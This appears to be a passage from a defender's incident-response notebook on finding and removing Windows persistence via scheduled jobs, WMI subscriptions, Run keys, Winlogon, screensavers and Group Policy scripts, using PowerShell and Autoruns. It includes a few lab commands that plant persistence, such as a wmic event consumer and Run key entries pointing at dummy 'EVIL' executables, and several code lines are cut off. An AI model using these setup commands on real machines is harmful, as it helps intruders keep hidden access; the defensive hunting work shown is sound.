Enabled       : True  
At           : 6/2/2021 1:45:00 PM  
Frequency     : Once  
DaysOfWeek   :
```

```
[06/02/2021 23:34:36] | PS C:\Users\IEUser\Desktop > Get-ScheduledJob  
-Label="ScheduledJob";Expression={$_.JobDefinition.Name}},ID,Enabled, At, Frequency, DaysOfWeek
```

ScheduledJob	Id	Enabled	At	Frequency	DaysOfWeek
GPS	1	True	6/2/2021 1:45:00 PM	Once	
EVIL	1	True	6/2/2021 1:45:00 PM	Once	

Kill job

The following all work.

```
Disable-ScheduledJob -Name evil_sched
```

```
Unregister-ScheduledJob -Name eviler_sched  
Remove-Job -id 3  
#then double check it's gone with Get-ScheduledJob  
  
#if persists, tack on to unregister or remove-job  
-Force -Confirm:$false -verbose
```

Hunt WMI Persistence

WMIC can do some pretty evil things [1](#) & [2](#). One sneaky, pro-gamer move it can pull is *persistence*

In the image below I have included a part of setting up WMI persistence

```
-->wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE  
Name="EVIL", ExecutablePath="C:\\EVIL.exe", CommandLineTemplate="C:\\EVIL.EXE  
Instance creation successful.  
  
Thu 06/17/2021 15:50:20 | C:\\Windows\\system32
```

Finding it

Now, our task is to find this persistent evil.

Get-CimInstance comes out cleaner, but you can always rely on the alternate Get-WMIObject

```
Get-CimInstance -Namespace root\Subscription -Class __FilterToConsumerBinding  
Get-CimInstance -Namespace root\Subscription -Class __EventFilter  
Get-CimInstance -Namespace root\Subscription -Class __EventConsumer  
  
## OR  
  
Get-WMIObject -Namespace root\Subscription -Class __EventFilter  
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding  
Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
```

```
[06/17/2021 16:01:50] | PS C:\Windows\system32 > Get-CimInstance -Namespace root\Subscription  
-Class __FilterToConsumerBinding
```

```
Consumer : CommandLineEventConsumer (Name = "EVIL")  
CreatorSID : {1, 5, 0, 0...}  
DeliverSynchronously : False  
DeliveryQoS :  
Filter : __EventFilter (Name = "EVIL")  
MaintainSecurityContext : False  
SlowDownProviders : False  
PSComputerName :
```

```
[06/17/2021 16:03:42] | PS C:\Windows\system32 > Get-CimInstance -Namespace root\Subscription  
-Class __EventFilter
```

```
CreatorSID : {1, 2, 0, 0...}  
EventAccess :  
EventNamespace : root\cimv2  
Name : SCM Event Log Filter  
Query : select * from MSFT_SCMEVENTLOGEvent  
QueryLanguage : WQL  
PSComputerName :  
  
CreatorSID : {1, 5, 0, 0...}  
EventAccess :  
EventNamespace : root\cimv2  
Name : EVIL  
Query : SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance  
ISA 'Win32_PerfFormattedData_PerfOS_System'  
QueryLanguage : WQL  
PSComputerName :
```

```
[06/17/2021 16:04:28] | PS C:\Windows\system32 > Get-CimInstance -Namespace root\Subscription -Class __EventConsumer

CreatorSID          : {1, 5, 0, 0...}
MachineName         :
MaximumQueueSize   :
CommandLineTemplate : "C:\EVIL.EXE"
CreateNewConsole    : False
CreateNewProcessGroup : False
CreateSeparateWowVdm : False
CreateSharedWowVdm  : False
DesktopName         :
ExecutablePath      : C:\\EVIL.exe
FillAttribute       :
ForceOffFeedback    : False
ForceOnFeedback     : False
KillTimeout         : 0
Name                : EVIL
Priority             : 32
RunInteractively    : False
ShowWindowCommand   :
UseDefaultErrorMode : False
WindowTitle         :
WorkingDirectory    :
```

Removing it

Now we've identified the evil WMI persistence, let us be rid of it!

We can specify the Name as `EVIL` as that's what it was called across the three services. Whatever your persistence calls itself, change the name for that

```
#notice this time, we use the abbreviated version of CIM and WMI
```

```
gcim -Namespace root\Subscription -Class __EventFilter |
? Name -eq "EVIL" | Remove-CimInstance -verbose
```

```
gcim -Namespace root\Subscription -Class __EventConsumer |
? Name -eq "EVIL" | Remove-CimInstance -verbose
```

```
#it's actually easier to use gwmi here instead of gcim
gwmi -Namespace root\Subscription -Class __FilterToConsumerBinding |
? Consumer -match "EVIL" | Remove-WmiObject -verbose
```

```
[06/17/2021 16:22:40] | PS C:\Windows\system32 > gcim -Namespace root\Subscription -Class __EventFilter | ? Name -eq "EVIL" | Remove-CimInstance -verbose
VERBOSE: Performing the operation "Remove-CimInstance" on target "__EventFilter (Name = "EVIL")".
VERBOSE: Perform operation 'Delete CimInstance' with following parameters,
'namespaceName' = ROOT/Subscription,'instance' = __EventFilter (Name = "EVIL").
VERBOSE: Operation 'Delete CimInstance' complete.
[06/17/2021 16:22:58] | PS C:\Windows\system32 >
```

A note on CIM

You may see WMI and CIM talked about together, whether on the internet or on in the Blue Team Notes here.

CIM is a standard for language for vendor-side management of a lot of the physical and digital mechanics of what makes a computer tick. WMIC was and is Microsoft's interpretation of CIM.

However, Microsoft is going to decommission WMIC soon. So using `Get-Ciminstance` versions rather than `get-wmiobject` is probably better for us to learn in the long term. I dunno man, [It's complicated](#).

Run Keys

What are Run Keys

I've written in depth [about run keys, elsewhere](#)

Run and RunOnce registry entries will run tasks on startup. Specifically:

- Run reg keys will run the task every time there's a login.
- RunOnce reg keys will run the task once and then self-delete keys.
 - If a RunOnce key has a name with an exclamation mark (!likethis) then it will self-delete
 - If a RunOnce key has a name with an asterisk (* LikeDIS) then it can run even in Safe Mode.

If you look in the reg, you'll find some normal executables.

```
[07/02/2021 20:37:56] PS> get-itemproperty -path "HKLM:\Software\Microsoft\Windows\Current Version\Run" | select -property * -exclude PS* | fl

SecurityHealth      : C:\Windows\system32\SecurityHealthSystray.exe
bginfo              : C:\BGinfo\Bginfo.exe /accepteula /ic:\bginfo\bgconfig.bgi /timer:0
VMware User Process : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
```

Finding Run Evil

A quick pwsh *for* loop can collect the contents of the four registry locations.

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

(gci HKLM:\Software\Microsoft\Windows\CurrentVersion\Run, HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce | select -property * -exclude PS*, One*, vm* | #exclude results here
FL
}

#you can squish that all in one line if you need to
(gci HKLM:\Software\Microsoft\Windows\CurrentVersion\Run, HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce | select -property * -exclude PS*, One*, vm* | #exclude results here
FL
)

----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1003\Software\Microsoft\Windows\CurrentVersion\Run---

Legit_I_Swear : SuperEvil.ps1

----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-18\Software\Microsoft\Windows\CurrentVersion\RunOnce---
----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\Windows\CurrentVersion\RunOnce---

Delete After Running : evilcommand.exe

----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1003\Software\Microsoft\Windows\CurrentVersion\RunOnce---
```

You can also achieve the same thing with these two alternative commands, but it isn't as cool as the above for loop

```
get-itemproperty "HKU:\*\Software\Microsoft\Windows\CurrentVersion\Run*" |
    select -property * -exclude PSPR*, PSD*, PSC*, PSPAR* | fl
get-itemproperty "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run*" |
    select -property * -exclude PSPR*, PSD*, PSC*, PSPAR* | fl
```

```

>> get-itemproperty "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" |
>>   select -property * -exclude PSPR*,PSD*,PSC*,PSPAR* | fl

OneDriveSetup : C:\Windows\SysWOW64\OneDriveSetup.exe /thfirstsetup
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-19\Software\Microsoft\Windows\CurrentVersion\Run

OneDriveSetup : C:\Windows\SysWOW64\OneDriveSetup.exe /thfirstsetup
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-20\Software\Microsoft\Windows\CurrentVersion\Run

OneDrive : "C:\Users\IEUser\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
PSPath     : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\Wind
ows\CurrentVersion\Run

Delete After Running : evilcommand.exe
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1000\Software\Mi
crosoft\Windows\CurrentVersion\RunOnce

OneDrive      : "C:\Users\toby\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Legit_I_Swear : SuperEvil.ps1
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1003\Software\Microsoft
\Windows\CurrentVersion\Run

```

Removing Run evil

Be surgical here. You don't want to remove Run entries that are legitimate. It's important you remove with -verbose too and double-check it has gone, to make sure you have removed what you think you have.

Specify the SID

```

#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

#List the malicious reg by path
get-itemproperty "HKU:\SID\Software\Microsoft\Windows\CurrentVersion\RunOnce" | s

#Then pick the EXACT name of the Run entry you want to remove. Copy paste it, inc
Remove-ItemProperty -Path "HKU:\SID\Software\Microsoft\Windows\CurrentVersion\Ru

#Then check again to be sure it's gone
get-itemproperty "HKU:\*\Software\Microsoft\Windows\CurrentVersion\RunOnce" | sel

```

```

[07/02/2021 21:56:46] PS> get-itemproperty "HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce" | select -property * -exclude PS* | fl

!EvilRunOnce
*EvilerRunOnce c:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -noexit -command 'EVILCOMMAND.exe'
c:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -noexit -command 'EVILERCOMMAND.exe'

[07/02/2021 21:56:50] PS> Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce" -Name "*EvilerRunOnce" -verb
ose
VERBOSE: Performing the operation "Remove Property" on target "Item: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
Property: *EvilerRunOnce".
[07/02/2021 21:57:02] PS> Remove-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce" -Name "!EvilRunOnce" -verbos
e
VERBOSE: Performing the operation "Remove Property" on target "Item: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
Property: !EvilRunOnce".
[07/02/2021 21:57:17] PS> get-itemproperty "HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOnce" | select -property * -exclude PS* | fl
[07/02/2021 21:57:20] PS> _

```

Other Malicious Run Locations

Some *folders* can be the locations of persistence.

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

$folders = @("HKU:\*\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders")
foreach ($folder in $folders) {
    write-host "----Reg key is $folder--- -ForegroundColor Magenta ";
    get-itemproperty -path "$folder" |
        select -property * -exclude PS* | fl
}
```

```
[07/02/2021 21:49:43] PS> foreach ($folder in $folders) {
>> write-host "----Reg key is $folder---";
>> get-itemproperty -path "$folder" |
>> select -property * -exclude PS* | fl
>>
----Reg key is HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders---

AppData : C:\Users\IEUser\AppData\Roaming
Cache : C:\Users\IEUser\AppData\Local\Microsoft\Windows\INetCache
Cookies : C:\Users\IEUser\AppData\Local\Microsoft\Windows\INetCookies
Desktop : C:\Users\IEUser\Desktop
Favorites : C:\Users\IEUser\Favorites
History : C:\Users\IEUser\AppData\Local\Microsoft\Windows\History
Local AppData : C:\Users\IEUser\AppData\Local
My Music : C:\Users\IEUser\Music
My Pictures : C:\Users\IEUser\Pictures
My Video : C:\Users\IEUser\Videos
NetHood : C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Network Shortcuts
Personal : C:\Users\IEUser\Documents
```

Svchost startup persistence

```
get-itemproperty -path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost"
```

```
[07/02/2021 21:50:32] PS> get-itemproperty -path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\Run" | select Name, Value
Name                           Value
----                           -----
DcomLaunch                     : {Power, LSM, BrokerInfrastructure, PlugPlay...}
defragsvc                      : {defragsvc}
LocalServiceNetworkRestricted  : {TimeBrokerSvc, WarpJITSvc, eventlog, AudioSrv...}
rdxgroup                       : {RetailDemo}
RPCSS                          : {RpcEptMapper, RpcSs}
sdrsvc                         : {sdrsvc}
utcsvc                         : {DiagTrack}
WepHostSvcGroup                : {WepHostSvc}
Camera                          : {FrameServer}
LocalService                   : {nsi, WdiServiceHost, w32time, EventSystem...}
LocalServiceNoNetworkFirewall  : {BFE, mpssvc}
NetworkServiceAndNoImpersonation: {KtmRm}
diagnostics                     : {DiagSvc}
AxInstSVGroup                  : {AxInstSV}
smphost                        : {smphost}
PrintWorkflowUserSvc            : {PrintWorkflowUserSvc}
```

Winlogon startup persistence

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

(gci "HKU:\*\Software\Microsoft\Windows NT\CurrentVersion\Winlogon").PSPath |
Foreach-Object {
    write-host "----Reg location is $_---" -ForegroundColor Magenta ;
    gp $_ |
    select -property * -exclude PS* |
    FL
}
```

```
----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\Windows NT\CurrentVersion\Winlogon---

ExcludeProfileDirs : AppData\Local;AppData\LocalLow;$Recycle.Bin;OneDrive;Work Folders
BuildNumber        : 17763
FirstLogon         : 0
PUUActive          : {91, 152, 205, 63...}
DP                 : {210, 0, 232, 0...}
ParseAutoexec     : 1

----Reg location is Microsoft.PowerShell.Core\Registry::HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-1003\Software\Microsoft\Windows NT\CurrentVersion\Winlogon---

ExcludeProfileDirs : AppData\Local;AppData\LocalLow;$Recycle.Bin;OneDrive;Work Folders
BuildNumber        : 17763
FirstLogon         : 0
ParseAutoexec     : 1
PUUActive          : {91, 152, 205, 63...}
DP                 : {210, 0, 232, 0...}
```

Find more examples of Run key evil from [Mitre ATT&CK](#)

Evidence of Run Key Execution

You can query the 'Microsoft-Windows-Shell-Core/Operational' log to find evidence if a registry run key was successful in executing.

```
get-winevent -filterhashtable @{ logname = "Microsoft-Windows-Shell-Core/Operatio
select TimeCreated, Message,
@{Name="UserName";Expression = {$_.UserId.translate([System.Security.Principal.NT
sort TimeCreated -desc| fl
```

```
FLARE 17/02/2022 14:37:44
PS C:\ > Set-ItemProperty "HKLM:\Software\Microsoft\Windows\CurrentVersion\Run" -Name 'malice' -Value "C:/windows/notepad.exe"
FLARE 17/02/2022 14:37:45
PS C:\ >
FLARE 17/02/2022 14:37:46
PS C:\ > get-winevent -filterhashtable @{ logname = "Microsoft-Windows-Shell-Core/Operational" ; ID = 9707} |
>> select TimeCreated, Message,
>> @{Name="UserName";Expression = {$_.UserId.translate([System.Security.Principal.NTAccount]).value}} |
>> sort TimeCreated -desc | fl
```

[REDACTED]

[REDACTED]

```
TimeCreated : 17/02/2022 14:17:41
Message      : Started execution of command 'notepad.exe'.
UserName     : DESKTOP-MGCL300\Frank
```

Screensaver Persistence

It can be done, I swear. [Mitre ATT&CK](#) has instances of .SCR's being used to maintain regular persistence

```
#Create HKU drive
mount -PSProvider Registry -Name HKU -Root HKEY_USERS

gp "HKU:\*\Control Panel\Desktop\" | select SCR* | fl
# you can then go and collect the .scr listed in the full path, and reverse engin

#you can also collect wallpaper info from here
gp "HKU:\*\Control Panel\Desktop\" | select wall* | fl
```

```
[07/02/2021 22:21:51] PS> gp "HKCU:\Control Panel\Desktop\" | select SCR* | fl
```

```
ScreenSaveActive      : 1
SCRNSAVE.EXE          : c:\windows\system32\TotallyLegit.scr
ScreenSaveTimeOut     : 420
ScreenSaverIsSecure   : 1
```

Query Group Policy

The group policy in an Windows can be leveraged and weaponised to propagate malware and even ransomware across the entire domain

You can query the changes made in the last X days with this line

```
#collects the domain name as a variable to use later
$domain = (Get-WmiObject -Class win32_computersystem).domain;
Get-GPO -All -Domain $domain |
?{ ([datetime]::today - ($_.ModificationTime)).Days -le 10 } | sort
# Change the digit after -le to the number of days you want to go back for
```

```
PS C:\> $domain = (Get-WmiObject -Class win32_computersystem).domain;
>> Get-GPO -All -Domain $domain |
>> ?{ ([datetime]::today - ($_.ModificationTime)).Days -le 10 } | sort
```

```
DisplayName          : EvilLogon
DomainName          : castle.hyrule.kingdom
Owner               : CASTLE\Domain Admins
Id                  : 8faee1ee-ec2c-4325-8d0b-0b8e4e556963
GpoStatus           : AllSettingsEnabled
Description         :
CreationTime        : 17/09/2021 14:41:24
ModificationTime    : 17/09/2021 14:41:24
UserVersion         : AD Version: 0, SysVol Version: 0
ComputerVersion     : AD Version: 0, SysVol Version: 0
WmiFilter           :

DisplayName          : Default Domain Controllers Policy
DomainName          : castle.hyrule.kingdom
```

Query GPO Scripts

We can hunt down the strange thinngs we might see in our above query

We can list all of the policies, and see where a policy contains a script or executable. You can change the `include` at the end to whatever you want

```
$domain = (Get-WmiObject -Class win32_computerSystem).Domain;
gci -Recurse \\$domain\sysvol\$domain\Policies\ -File -Include *.exe, *.ps1
```

```
PS C:\> gci -Recurse \\$domain\sysvol\$domain\Policies\ -File -Include *.exe, *.ps1

Directory: \\castle.hyrule.kingdom\sysvol\castle.hyrule.kingdom\Policies\{8FAEE1EE-EC2C-4325-8D0B-0B8E4E556963}\User\Scripts\Logon

Mode                LastWriteTime        Length Name
----                -----          ---- 
-a---    17/09/2021     14:43            0 evil.exe
-a---    17/09/2021     14:43            0 evil.ps1
```

We can hunt down where GPO scripts live

```
$domain = (Get-WmiObject -Class win32_computerSystem).Domain;
gci -Recurse \\$domain\sysvol\*\scripts
```

```
PS C:\> $domain = (Get-WmiObject -Class win32_computerSystem).Domain
PS C:\> gci -Recurse \\$domain\sysvol\*\scripts

Directory: \\castle.hyrule.kingdom\sysvol\castle.hyrule.kingdom\scripts


Mode                LastWriteTime        Length Name
----                -----          ---- 
-a---    17/09/2021     14:55            9 evil.ps1

PS C:\>
```


Autoruns

[Autoruns](#) is a Sysinternals tool for Windows. It offers analysts a GUI method to examine the recurring tasks that an adversary might use for persistence and other scheduled malice.

Before you go anywhere cowboy, make sure you've filtered out the known-goods under options. It makes analysis a bit easier, as you're filtering out noise. Don't treat this as gospel though, so yes hide the things that VirusTotal and Microsoft SAY are okay.....but go and verify that those auto-running tasks ARE as legitimate as they suppose they are




I personally just stick to the 'Everything' folder, as I like to have full visibility rather than go into the options one by one




Some things in autorun may immediately stick out to you as strange. Take for example the malicious run key I inserted on the VM as an example:

Autoruns Entry	Description	Publisher	Image Path	Timestamp	Virus Total
Logon					
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce	File not found: evilcommand.exe			Sat Oct 16 14:45	
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce	File not found: evilcommand.exe			Sat Oct 16 14:45	
Explorer				Tue May 10 12:1	

You can right-click and ask Virus Total to see if the hash is a known-bad



And you can right-click and ask autoruns to delete this recurring task from existence



I like autoruns for digital forensics, where you take it one machine at a time. But - in my uneducated opinion - it does not scale well. A tool like Velociraptor that allows orchestration across thousands of machines can be leveraged to query things with greater granularity than Autoruns allows.

This is why I like to use PowerShell for much of my blue team work on a Windows machine, where possible. I can pre-filter my queries so I don't get distracted by noise, but moreover I can run that fine-tuned PowerShell query network-wide across thousands of machines and receive the results back rapidly.

File Queries

► section contents

File tree

Fire off `tree` to list the directories and files underneath your current working directory, nestled under each other

```
PS C:\Users\Frank\Downloads> tree
Folder PATH listing
Volume serial number is 807B-DC72
C:.
├── elastic-agent-7.16.3-windows-x86_64
│   └── elastic-agent-7.16.3-windows-x86_64
│       └── data
│           └── elastic-agent-d420cc
│               └── downloads
└── PSTools
└── Sysmon
└── Windows10Debloater-master
    └── Windows10Debloater-master
        └── Individual_Scripts
```

Wildcard paths and files

You can chuck wildcards in directories for `gci`, as well as wildcard to include file types.

Let's say we want to look in all of the `Users\temp\` directories. We don't want to put their names in, so we wildcard it.

We also might only be interested in the `pwsh` scripts in their `\temp`, so let's filter for those only

```
gci "C:\Users\*\AppData\Local\Temp\*" -Recurse -Force -File -Include *.ps1, *.ps
ft lastwritetime, name -autosize |
out-string -width 800
```

```
gci "C:\Users\*\AppData\Local\Temp\*" -Recurse -Force -File -Include *.ps1, *.psm1 |  
ft lastwritetime, name -autosize |  
out-string -width 80
```

LastWriteTime	Name
-----	-----
19/10/2016 14:40:54	NewApplication.ps1

Check if a specific file or path is alive.

I've found that this is a great one to quickly check for specific vulnerabilities. Take for example, CVE-2021-21551. The one below this one is an excellent way of utilising the 'true/false' binary results that test-path can give

```
test-path -path "C:\windows\temp\DBUtil_2_3.Sys"
```

Result	Computer
False	GI SP-VM16
False	GI 195
False	CI 19
True	CI 42
True	GI .63
True	GI 248

test if files and directories are present or absent

This is great to just sanity check if things exist. Great when you're trying to check if files or directories have been left behind when you're cleaning stuff up.

```
$a = Test-Path "C:\windows\sysmon.exe"; $b= Test-Path "C:\Windows\SysmonDrv.sys";  
IF ($a -eq 'True') {Write-Host "C:\windows\sysmon.exe present"} ELSE {Write-Host  
IF ($b -eq 'True') {Write-Host "C:\Windows\SysmonDrv.sys present"} ELSE {Write-  
IF ($c -eq 'True') {Write-Host "C:\Program Files (x86)\sysmon present"} ELSE {Wri  
IF ($d -eq 'True') {Write-Host "C:\Program Files\sysmon present"} ELSE {Write-Hos
```

```
C:\windows\sysmon.exe absent
C:\Windows\SysmonDrv.sys present
C:\Program Files (x86)\sysmon absent
C:\Program Files\sysmon absent
```

^ The above is a bit over-engineered. Here's an abbreviated version

```
$Paths = "C:\windows" , "C:\temp" , "C:\windows\system32" , "C:\DinosaurFakeDir" ;
foreach ($Item in $Paths){if
(test-path $Item) {write "$Item present"}else{write "$Item absent"}}
```

```
C:\windows present
C:\temp absent
C:\windows\system32 present
C:\DinosaurFakeDir absent
[06/02/2021 21:05:07] | PS C:\User
```

We can also make this conditional. Let's say if Process MemeProcess is NOT running, we can then else it to go and check if files exist

```
$Paths = "C:\windows" , "C:\temp" , "C:\windows\system32" , "C:\DinosaurFakeDir" ;
if (Get-Process | where-object Processname -eq "explorer") {write "process working"
foreach ($Item in $Paths){if (test-path $Item) {write "$Item present"}else{write
```

```
[06/02/2021 21:22:34] | PS C:\User
path $Item) {write "$Item present"
process working
[06/02/2021 21:22:36] | PS C:\User
st-path $Item) {write "$Item prese
C:\windows present
C:\temp absent
C:\windows\system32 present
C:\DinosaurFakeDir absent
[06/02/2021 21:22:47] | PS C:\User
```

You can use `test-path` to query Registry, but even the 2007 [Microsoft docs say](#) that this can give inconsistent results, so I wouldn't bother with `test-path` for reg stuff when it's during an IR

Query File Contents

Seen a file you don't recognise? Find out some more about it! Remember though: don't trust timestamps!

```
Get-item C:\Temp\Computers.csv |  
select-object -property @{N='Owner';E={$_.GetAccessControl().Owner}}, *time, vers
```

```
Owner          : [REDACTED] Green [REDACTED]  
CreationTime   : 08/01/2021 14:21:39  
LastAccessTime : 08/01/2021 14:21:39  
LastWriteTime  : 08/01/2021 14:21:58  
VersionInfo    : File:           C:\Temp\Computers.csv  
